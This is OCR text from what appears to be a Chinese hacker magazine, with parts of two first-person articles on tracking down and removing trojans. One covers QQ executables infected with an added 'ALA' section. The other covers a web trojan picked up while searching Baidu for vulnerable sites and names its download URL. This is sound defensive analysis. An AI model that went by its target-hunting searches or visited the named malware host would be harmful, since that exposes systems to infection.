


图 3

现在我的卡巴斯基可以打开了，果然发现了病毒（图 4），依旧是提示要重新启动后删除。重启系统后卡巴自己都无法打开了，再次验证了那句不是真理但却很有道理的真言。将就着用了一段时间后，发现每次打开 QQ 时卡巴都要弹出一个报警窗口（图 5），我又联想到系统是开机自动启动的 QQ，终于找到关键点了，病毒是跟着 QQ 一起启动的，然后阻止杀毒软件的加载。




图 4

我首先想到了 TIMPlatform.exe，这个程序总是随着 QQ 一起启动。我马上使用 peid 查看 TIMPlatform.exe（图 6），文件多出了一个区段 ALA，各位读者是不是想到了啊啦 QQ 大盗？还等什么，杀无赦！观察 QQ 所在目录，我发现多出了 3C48370C.EXE，另外 QQmusic.exe、QQexternal.exe 等几个可能随 QQ 一起启动的文件也都被感染了，添加了新的文件节 ALA，解决方法就是把这个目录全部替换为干净的 QQ 程序（最简单的方法，删除 QQ 目录下的所有文件，然后重新安装一遍 QQ）。




图 5




图 6

对我等菜鸟来说，这个病毒还是相当顽强的，它会破坏 QQ 的密码锁，然后又把密码锁伪装成正常。通过逆向也可以发现这个 dll 文件能够根据需要通过邮件或网站 asp 发出盗取的帐号和密码。为了验证整个过程，我把前面提到的 laoliu 加了 exe 的后缀，发现其图标变为安装程序一类的图标，运行后使用 filemon 监视其文件操作。不过并没有发现它又去释放或操作 3c48370c.dll、TIMPlatform.exe 的意图，看来我是同时中了两种病毒。网络是越来越不安全了，病毒的出现总是先于杀毒软件的更新，希望大家都能够掌握一些简单的手工杀毒技巧，好让自己在与病毒的较量中获得胜利。

（本文所涉及到的 dllkill2 程序及源代码已收录到光盘中）

文章难易度：☆☆
文章闪光点：中了网页木马后的详细分析及查杀的思路和过程

挥"刀"斩马——保卫爱机

平凡

每次我照着黑客 X 档案上介绍的方法在百度上搜索漏洞，都会发现找到的网址有很多都已经被挂上了网马，真是令我郁闷（真希望以后能够第一个拿到杂志呀），在此严重鄙视那些入侵网站挂马的人，这种作法有违原生态的黑客精神。就以 06 年第 11 期的杂志来说吧，当我看到网趣购物那篇文章时，我就试着照杂志上讲的来寻找测试目标，结果就意外的中了木马。

我在百度中用关键字"QQ：81447932"进行搜索，考虑到前几页可能已经被其他读者测试过了，有可能已经被挂马，我就翻到了后几页寻找目标，没想到我这么小心还是中马了。当我点击图 1 中的第一个链接时，弹出的窗口很长时间都没有显示出内容，而鼠标却一直显示着后台运行状态。我的第一个反应就是坏了，有木马。我连忙将那个窗口关掉，但是已经迟了，木马早已在我的电脑里安家落户了。

根据我的经验，碰到木马、病毒时千万不要慌，一定要冷静下来仔细分析。就如同警察办案一样，留意"凶手"留下的蛛丝马迹，通过一条条线索，不断的判断推敲，联想贯穿整个"行凶"过程，直到最终找到"真凶"。既然是在浏览网页时中的木马，那么在 IE 的临时文件夹里就一定还有木马。我打开 IE，选

择“工具”→“Internet选项”→“常规”，选择“Internet 临时文件”中的“设置”，然后在“设置”菜单中选择“查看文件”，IE 的临时文件夹就会打开了。果然不出所料，狐狸尾巴马上就露出来了，名字竟然是 wm.exe，连傻瓜都看得出这是个网马，而后面显示的“http://www.jg666.net/wm/wm.exe”也清楚的告诉了我们网马的地址，如图 2。




图 1




图 2

网马是找到了，但它到底在我们的电脑里做了些什么，我们还不清楚。使用系统配置实用程序查看启动项和系统服务，也没有发现什么可疑的，使用冰刃也没有发现可疑的进程。我把 wm.exe 从IE 的临时文件夹下复制了出来，使用 PEiD 查看，发现程序是使用 Borland Delphi 6.0-7.0 编写的，没有加壳保护，免去了我们脱壳的麻烦，如图 3。




图 3

